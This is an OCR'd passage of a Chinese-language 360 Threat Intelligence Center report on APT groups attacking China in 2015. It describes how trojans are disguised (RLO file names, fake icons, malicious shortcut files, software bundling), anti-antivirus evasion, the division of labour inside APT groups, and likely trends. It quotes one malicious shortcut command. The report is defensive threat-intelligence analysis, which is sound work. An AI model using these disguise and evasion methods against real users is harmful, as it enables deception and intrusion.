
表 14 APT 攻击中常见的视觉伪装手法

下面给出几个我们在 2015 年截获的 APT 专用木马实例的具体实例。


下图是 RLO 伪装扩展名实例：



下图是超长文件名，并且图标伪装成了文件夹图标的实例：



下图是超长文件名，并且图标伪装成了 Excel 图标的实例：



下图为伪装 360 软件版本信息和伪装微软系统文件版本信息的木马样本的属性查看截图。


（三） 快捷方式伪装

利用快捷方式（.lnk）攻击也是一种极具迷惑性的攻击方式。其具体的攻击方法是：将攻击代码文件和一个指向攻击代码的快捷方式文件打包成一个压缩包，同时，快捷方式的命名会具有一定的迷惑性。而当目标人将压缩包解压后，就会看到一个快捷方式，一旦点击这个快捷方式，木马就会被运行起来。这类攻击手法非常具有迷惑性，一般用户很难区分压缩包内是否存在恶意可执行程序。

下图是某个 APT 组织的一个恶意压缩包在解压后的解压文件截图。

当用户点击相关快捷方式图标时——请注意，上图中的文档或文件夹都是恶意快捷方式——系统便会执行“cmd.exe /c system.ini”，其中 system.ini 是可执行木马。

下图是上述伪装成文件夹快捷方式的恶意快捷方式属性信息查看截图。



（四） 捆绑合法程序

将木马程序捆绑在合法程序中进行传播，这不仅是民用攻击中一种常见的伪装手法，在 APT 攻击中也经常出现。下表给出了 360 威胁情报中心截获的部分被 APT 组织捆绑了专用木马的应用程序名及相关木马所针对的目标人群。


被捆绑的合法应用程序	涉及人群
Acunetix Web Vulnerability Scanner（WVS）7	网络安全行业等
国内某办公软件	政府机构、事业单位等
即时通、证书驱动	政府机构等
微软更新程序	不确定
Microsoft Visio Professional 2013	非特定行业办公人员等

表 15 部分被捆绑的合法应用程序列表

（五） 压缩包外壳

在鱼叉式钓鱼邮件攻击、水坑式攻击、基于即时通讯工具攻击等方式中，APT 攻击者一般都会首先将木马程序进行压缩，之后再以压缩包形态传输木马。这种木马的伪装方法虽然十分古老，但目前仍不失为一种有效的攻击方法。特别是将压缩包的方法与前述的“快捷方式伪装”等其他一些伪装术一起使用的时候，往往更加难以识别。

在 360 威胁情报中心 2015 年截获的 APT 组织所使用的恶意压缩包中， RAR 格式最为常见，占比为 81.9%，这与国内用户普遍使用 WinRAR 方式进行压缩的情况相吻合；其次是 ZIP 格式，占比为 16.7%；其他格式总共占比仅为 1.4%。



七、 反侦查术

除了前面所述的各种战术方法外，具备一定的反侦察、反查杀能力也是 APT 组织重要的能力建设之一。

根据 360 威胁情报中心对大量 APT 攻击样本的监测分析发现，各个 APT 组织所使用的样本都或多或少的采用了各种技术对抗的手法，其中主要针对的国内安全软件包括：360 卫士、360 杀毒、瑞星杀毒、金山毒霸、金山卫士、QQ 软件管家、东方微点等。

除了前面论述过的诸如加密技术、云控技术等对抗杀毒软件的技术方法之外，我们还发现了其他一些很有特点的对抗技术。例如，有的 APT 专用木马程序会判断自身所处的环境，当发现杀毒软件时，就会选择放弃执行后续的功能代码，或者设法绕过杀毒软件的检测。再例如，有的攻击样本会利用 0day 溢出漏洞来躲避杀毒软件的检测，而有的样本则会通过添加静态路由的方式逃避云查杀监测。


还有一种更值得研究的现象，就是某些 APT 组织疑似对安全人员进行了反向侦查工作。

例如，海莲花组织（APT-C-00）就构造了伪装为 Acunetix Web Vulnerability Scanner（WVS）7 的破解版软件。而 WVS 恰恰是一款主流的 WEB 漏洞扫描软件，相关使用人群主要为网络安全从业人员或相关研究人员。攻击组织在选择伪装正常程序的时候选择了 WVS 这款安全软件，也能反映出该组织针对的目标是对该软件熟悉或感兴趣的人，甚至是网络安全从业人员、研究人员或者其他黑客组织。

第七章　APT 攻击的人员与组织

一、　专业化的组织分工

通过对 29 个 APT 组织所使用的武器装备、搭载系统和战略战术的分析，我们认为，APT 组织通常是具有严密的组织架构和专业分工的战斗部队。一般来说，一个来自境外的 APT 组织至少会由 5 个专业小组和一个指挥协调组成。这 5 个小组分别是：情报收集小组，社会工程学小组，研发小组，C&C 运维小组和情报分析小组。某些 APT 组织还可能在中国境内设有人工间谍。



下面我们就分别对这些专业化的分工小组进行分析说明。

（一） 情报收集小组

情报收集小组的主要工作是在 APT 攻击的前期为组织收集足够的情报，以便为社会工程学小组提供充分的参考资料，并进而协助组织对目标发起精准 APT 攻击。不过，即便是正式的 APT 攻击已经开始，情报收集小组的工作通常也不会结束，而是需要继续为组织提供持续更新的情报支持。

情报收集小组一般要求成员能够精通目标所在国家的语言，这样才能展开顺利有效的情报收集工作。情报收集小组的工作内容也比较多，下面一般又可以细分为组织情报收集、时政信息收集、社交网络分析和地下信息收集这几个不同分工的分组。

组织情报收集的工作主要是通过公开的网络信息渠道，对目标组织机构的业务、结构、人员和活动等多方面信息进行收集和整理。其中特别重要的，是要尽可能多的收集目标组织的各种通信信息，包括人员的姓名、邮箱、电话、官网域名、IP 等信息。

时政信息收集的工作一般也是通过公开的网络渠道获取信息，只不过获取信息的类型不那么专一，而是针对攻击目标所在国家、地区的特点，收集各种时政消息和新闻热点，有的时候还必须要跟踪当地的流行趋势和民生热点，以便能够为后期的社工渗透提供更丰富参考资料。

社交网络分析是情报收集小组中难度最大的一项工作。这项工作不仅要求情报收集人员精通目标过语言，而且还必须精通目标国的文化和社交网络。社交网络分析的主要目的是深

入追踪目标组织中的关键个体，并进而帮助组织进行更加精准的打击。

地下信息收集的工作主要就是向各种黑产渠道或其他黑客组织、APT 组织购买情报或必要的资源。当然，也不排除某些技术手段相对较高的情报人员，可以通过攻击第三方网络系统而获取情报的可能。

（二） 社会工程学小组

社会工程学小组的主要工作就是想方设法通过各种社会工程学手段向目标人群投放专用木马程序。而情报收集小组提供的情报信息，就是社会工程学小组制定攻击计划、分析判断形势的主要依据。从操作层面来看，一般又可以分为综合策划、文案编辑和邮件投放三类细致分工。

综合策划的工作就是为整个攻击制定策略，特别是社会工程学方面的攻击策略。例如，制定鱼叉邮件的话术体系，研究哪些网站适合发起水坑攻击等。

文案编辑的工作则是为鱼叉邮件编辑文字内容，包括邮件的标题、正文以及附件等，使邮件具有欺骗性。

邮件投放的工作是最终将鱼叉邮件发送给目标人群。除了基本的邮件发送工作之外，这一分组的成员还需寻找恰当的邮件网站去注册恰当的用户名。而且为了隐藏自己，往往可能还需要不停的注册新的邮箱。特别的，某些 APT 组织的邮件投放人员还会与目标人群进行邮件往来的互动，以进一步增强鱼叉攻击的迷惑性和欺骗性。

与情报收集小组类似，社会工程学小组一般也要求成员能够精通目标所在国家的语言，并且还要熟悉目标所在国家的文化、政治环境，以及目标人群所在政府部门、组织机构或企业的特定文化、习惯和制度。

（三） 研发小组

研发小组的主要工作就是制作专业的木马程序。不过，对于一些高水平的 APT 组织来说，培养一定数量的漏洞挖掘人员，以便使自己的手中始终能够掌握一定数量的漏洞也很重要。除此以外，在发动水坑攻击或需要寻找其他网络入侵方式时，还需要一组专业网络渗透人员，专门去渗透和篡改指定的网站或网络系统。

（四） C&C 运维小组

C&C 运维小组的工作主要是运维和管理 C&C 服务器，包括域名注册、服务器选择、木马上传与管理、木马回传信息的回收等等。由于木马在目标机上收集回来的情报，最终都会上传到 C&C 服务器上，最后再由 C&C 运维人员把信息整理后提交给情报分析小组，因此对 C&C 服务器的运维和管理工作十分的重要。

（五） 情报分析小组

情报分析小组的工作是对木马回传的情报信息进行整理分析，以最终形成对自己组织或背后集团有价值的情报信息。

二、 APT 组织的相互关联

一般来说，APT 组织分别隶属于不同的利益集团，它们之间的合作与关联比较少见。不过，在我们的监测中，发现部分 APT 组织之间存在目标人群“共享”的情况，有几个用户会同时受到多个 APT 组织的攻击和影响。

当然，我们不能排除少数高价值的个体可能成为所有 APT 组织眼中的“肥肉”这种可能，不过，这些组织的攻击在时间和事件上具有很强的关联性，因此，我们也有理由认为，某些 APT 组织之间可能存在情报资源共享，甚至是相互协作的可能性。

第八章　针对中国 APT 攻击的趋势预测

本章主要介绍 360 威胁情报中心在研究 APT 组织及 APT 攻击的过程中，发现的一些 APT 攻击的最新发展趋势。

一、　APT 组织的攻击目标

（一） 紧密围绕政治、经济、科技、军工等热点领域及事件

与国家的发展规划和战略意图相关的产业和人群，一直以来都是 APT 组织关注的重点领域。而“十三五”规划的重点项目也自然成为了 APT 组织攻击的重要目标。

2015 年的 11 月、12 月间，360 威胁情报中心已经捕获到多个针对“一带一路”项目相关目标进行的 APT 攻击活动。攻击者主要以“一带一路”、“21 世纪海上丝绸之路”等信息为诱饵攻击相关领域的目标群体。预计未来一、两年中，针对十三五规划其他重要项目，特别是涉外项目的 APT 攻击还会持续增加。

注：中华人民共和国国民经济和社会发展第十三个五年规划纲要，简称“十三五”规划（2016－2020 年），主要阐明国家战略意图，明确政府工作重点，引导市场主体行为，是 2016－2020 年中国经济社会发展的宏伟蓝图。

（二） 由商业目的产生的 APT 攻击会不断增加

就 360 威胁情报中心目前的监测来看，绝大多数的 APT 组织都具备或多或少的国家背景，其攻击以探测目标国家战略意图为主。但目前，我们也已经发现了不止一个无国家背景，主要以牟利为目的的境内外黑客组织开始利用 APT 攻击手法对特定目标发动针对性攻击。

例如，在 2015 年 4 月份，我们捕获到一个针对中国外贸行业的境外黑客组织。该组织利用 APT 初始攻击中常用的鱼叉式邮件发起攻击，携带的附件包括 PE 二进制木马、漏洞利用文档等。而且这个组织的攻击者在发送邮件之后，还会通过多次回复的形式与目标用户进行交互。通过持续跟踪分析，我们初步判定该黑客组织主要是以欺诈货款为目的。

我们推测未来几年中，由商业目的产生的，针对商业领域的 APT 攻击将会越来越频繁出现。

（三） 针对非 Windows 的攻击频率持续增高

在 2015 年针对中国的 APT 攻击中，我们可以看到针对 Android、Mac OS X 等非 Windows 系统的攻击越来越多，Windows 将不再是 APT 攻击的唯一战场。

预计未来三至五年内，APT 攻击将会从只针对 Windows 操作系统，逐步过渡到针对如 Linux、Android、Mac OS X 和工业控制系统，而且此类攻击出现的频率和次数将会持续增高。

另外 APT 攻击的目标也不再局限于敏感数据窃取，而如同震网（Stuxnet）蠕虫以破坏系统导致瘫痪为目的的 APT 攻击将不断浮出水面。

二、　APT 组织的攻击手法

（一） APT 攻击越来越难被“看见”

我们在 2015 年的跟踪研究中发现，APT 攻击的专用木马，从格式、形态、功能到寄宿位置等诸多方面都在逐渐发生着明显的变化，这些变化使得 APT 攻击的安全威胁越来越难以被“看见”。

例如：专用木马文件格式正在逐渐从 PE 向非 PE 转变，文件形态也正在逐渐从实体文件向无实体文件转变；从功能形态而言，早期的单个文件聚合多种功能的木马越来越少，而功能单一的主、子模块间互相调用的模式越来越多；从寄宿位置来看，恶意代码也在逐渐从常见的系统目录逐渐进入到更加难以追踪的 MBR、VBR、磁盘固件、EFI、BIOS 乃至于移动存储设备中的隐藏分区中。其中方程式组织（Equation Group）将恶意代码写入到磁盘固件中，导致除了磁盘生产商外，没有任何安全厂商可以实现检测及恶意代码提取。

除了专用木马以外，如：初始攻击方式逐步发展为周期性攻击、事后恢复；C&C 域名大量采用动态域名，非动态域名采用域名 WHOIS 信息保护；部分攻击者依托可信网站、SNS、第三方云存储平台等传输指令、文件的手法，都让防御设备和安全分析人员很难定位追踪。

（二） 针对安全行业将从被动隐匿到主动出击

在以往的 APT 攻击行动中，从初始攻击到横向移动，各个环节都存在大量对抗手法，其目的是保证攻击成功且不留痕迹。在具体的攻击中遇到防御措施，攻击者一般会选择放弃、等待、绕过或主动突破等方法，而这些基本都是针对具体目标环境中部署的防御措施。

然而，2015 年我们发现的 APT-C-00 组织将木马构造伪装为 Acunetix Web Vulnerability Scanner（WVS）7 的破解版，而 WVS 恰恰是一款主流的 WEB 漏洞扫描软件，相关使用人群主要为网络安全从业人员或相关研究人员。我们因此推测该组织伪造这个应用，针对的目标很有可能是网络安全从业人员、研究人员或者其他黑客组织。这在以往并部多见。

另外针对卡巴基斯攻击的 duqu2.0 被曝光，更是一个攻击者直接向安全企业发难的鲜活实例。而卡巴斯基在对 2016 年安全趋势的预测报告中也提出了“针对安全厂商的攻击”。

综合以上种种迹象可以看出：针对安全行业，至少一部分 APT 组织的策略将会从被动隐匿转变为主动出击。

三、 反 APT 领域的发展

（一） 更多针对中国的 APT 攻击将曝光

2015 年 5 月末，360 首先披露了海莲花（OceanLotus，APT-C-00）APT 组织的相关情况，这也是中国安全厂商首次曝光针对中国攻击的境外 APT 组织。

目前，中国在反 APT 方面的相关研究还处于起步阶段，针对我国的 APT 攻击更是鲜为人知。而随着国内安全厂商技术实力的不断进步，我们相信针对中国的 APT 攻击将越来越多的被曝光。

（二） 反 APT 领域的防守协作持续增强

随着 APT、网络间谍等越来越引起政府、企业的关注和重视，国外的威胁情报共享迅速发展，期间形成如 IOC（Indicators of Compromise，威胁指标）、STIX（Structured Threat Information Expression）等标准。

在国内政府机构、目标行业和安全厂商三者如何协作，在国际上我们如何与境外机构厂商建立良好的沟通和合作方式则是未来反 APT 领域发展重点。在对抗 APT 等新威胁，360 一直坚持开放、合作的态度，愿意与中国及国际安全厂商在威胁情报共享以及 APT 监测与响应方面形成协作。2015 年末，360 威胁情报中心（https://ti.360.com）正式发布，这是中国安全厂商在威胁情报共享方面做出的实质性动作。

附录 1 APT 组织的捕获

随着“互联网+”时代的到来，越来越多的政府机构和企事业单位实现了网络化办公，并将内部的办公网络与外部的互联网相连。企业的互联网化在提高企业办公效率的同时，也使内部网络面临着越来越多的来自全球各地不同目的攻击者的网络攻击。

事实上，针对政府、机构和企业的 APT 攻击每天都在发生，甚至可以说，APT 攻击就潜藏在我们每一个人的身边。目前，已经有一些国际知名的安全企业，如 FireEye、卡巴斯基等针对 APT 攻击展开了相关研究，并发布了相关的研究报告。而在国内，关于 APT 攻击的专业研究资料目前还非常有限。

造成这种状况的原因之一，是 APT 攻击具有很强的隐蔽性、针对性和对抗性特点，使用一般民用防御手段和木马查杀技术很难发现。针对 APT 攻击的捕获和检测技术也成为了近年来国内外安全公司和研究机构关注的焦点。

360 威胁情报中心借助 360 公司多年在木马病毒、漏洞攻击的对抗过程中积累的经验，针对专用木马、0day/Nday 漏洞攻击的检测和对抗等方面都进行了大量的探索和实践，使得运用这些特种木马或漏洞进行的 APT 攻击在我们的监测分析系统中现形。

当然，除了针对特定的高级 APT 攻击过程的检测和防御外，目前捕获和研究 APT 攻击还面临着一个更大的挑战：如何将不同时间、不同地点、不同人群遭到的各种不同形式的网络攻击事件关联起来，形成一个 APT 攻击的全貌。目前国外关于 APT 攻击的研究也大多集中在对个别目标实体的、短周期攻击过程的研究上，很少有机构能够进行较大时间尺度和较大地域范围内的 APT 攻击研究。

360 威胁情报中心监测到的 APT 组织及其攻击，活动周期往往长达数年之久，攻击地域遍布全国几乎所有的省级行政区和境外的数十个个国家，C&C 服务器多达 200 余个，分布在全球至少 26 个不同的国家和地区。

因此，对于这些攻击范围大、时间长，但目的明确、目标精准的 APT 攻击，如果单独依靠传统的各种局部检测与防御技术，即便能够发现一些零星的攻击事件和病毒样本，也很难复原整个 APT 攻击的全貌。

360 威胁情报中心对 APT 组织的发现与监控，主要使用了多维度大数据关联分析的方法。我们将百亿级的恶意程序样本库、数亿级的安全终端的防护数据、PB 级的搜索引擎的全网抓取数据以及其他多个维度的互联网大数据进行了关联分析和历史检索，最终在每天海量的网络攻击事件中定位出与 APT 组织相关的各种攻击事件和攻击元素，最终绘制出 APT 组织对我国境内目标发动 APT 攻击的全貌。

目前，能够在实践中使用大数据方法分析定位 APT 攻击的研究机构并不多，同时，具有互联网大数据的处理与分析能力和高级攻防对抗经验的安全企业寥寥。360 威胁情报中心针对未知威胁和 APT 攻击的研究是建立在 360 公司多年积累的安全大数据和互联网安全技术方法的基础之上的，因此能够捕获一些以往国内外其他研究者无法发现的威胁元素，并进行事件关联分析。我们也希望能够通过这种新的基于大数据的互联网安全研究成果，给其他网络安全工作者提供一些有益的参考和帮助。

附录 2 本报告涉及的部分 APT 组织

一、 APT-C-00

APT-C-00 组织是我们 2015 年 5 月发布的针对中国攻击的某著名境外 APT 组织，该组织主要针对中国政府、科研院所和海事机构等重要领域发起攻击。基于海量情报数据和研究分析，我们还原了 APT-C-00 组织的完整攻击行动，相关攻击行动最早可以追溯到 2011 年。期间该组织不仅针对中国，同时还针对其他国家发起攻击。该组织大量使用水坑式攻击和鱼叉式钓鱼邮件攻击，攻击不限于 Windows 系统，还针对其他非 Windows 操作系统，相关攻击至今还非常活跃。

二、 APT-C-05

APT-C-05 组织是只针对中国攻击的境外 APT 组织，主要对中国政府、军事、科技和教育等重点单位和部门进行了持续 8 年的网络间谍活动，相关攻击行动最早可以追溯到 2007 年。期间我们先后捕获到了该组织 13 种不同的专用木马程序，涉及样本数量上百个。该组织在初始攻击环节主要采用鱼叉式钓鱼邮件攻击，进一步使用了大量已知漏洞和 0day 漏洞发起攻击，这些木马的感染者遍布国内 31 个省级行政区。

三、 APT-C-06

APT-C-06 组织是境外 APT 组织，其主要攻击目标除了中国，还有其他国家。该组织主要针对政府领域进行攻击，且非常专注于某特定领域，相关攻击行动最早可以追溯到 2007 年。该组织利用的恶意代码非常复杂，相关功能模块达到数十种，涉及恶意代码数量超过 200 个。另外该组织发动初始攻击的方式并非传统的鱼叉式和水坑式攻击等常见手法，而是另一种特殊的攻击方法。

四、 APT-C-12

APT-C-12 组织是境外 APT 组织，主要对中国军事、政府、工业等领域发起攻击。相关攻击行动最早可以追溯到 2011 年，我们捕获到该组织的恶意代码数量超过 600 个。相关攻击行动至今还非常活跃，我们监控到近期该组织进行了大量横向移动攻击，相关横向移动恶意代码从功能区分至少有 6 种。该组织针对的具体目标分布在中国数十个省级行政区，其中北京、上海、海南是重灾区。

360 威胁情报中心

360 威胁情报中心由全球最大的互联网安全公司奇虎 360 特别成立，是中国首个面向企业和机构的互联网威胁情报整合专业机构。该中心以业界领先的安全大数据资源为基础，基于 360 长期积累的核心安全技术，依托亚太地区顶级的安全人才团队，通过强大的大数据能力，实现全网威胁情报的即时、全面、深入的整合与分析，为企业和机构提供安全管理与防护的网络威胁预警与情报。

360 天眼实验室（SkyEye Labs）

天眼实验室（SkyEye Labs）正式成立于 2014 年 1 月，是 360 公司旗下专门利用大数据技术研究未知威胁的技术团队。该实验室依托 360 公司多年来积累的海量多维度安全大数据和数据挖掘技术，实现对全网未知威胁的发现、溯源、监测和预警，及时准确地为客户提供安全检测和防护设备所需要的威胁情报。

360 追日团队（Helios Team）

360 追日团队（Helios Team）是 360 公司高级威胁研究团队，从事 APT 攻击发现与追踪、互联网安全事件应急响应、黑客产业链挖掘和研究等工作。团队成立于 2014 年 12 月，在短短的一年时间内整合 360 公司海量安全数据，实现了威胁情报快速关联溯源，首次发现并追踪数十个 APT 组织及黑客产业链，扩大了黑客产业研究视野，填补了国内 APT 研究的空白，并为大量企业和政府机构提供安全威胁评估及解决方案输出。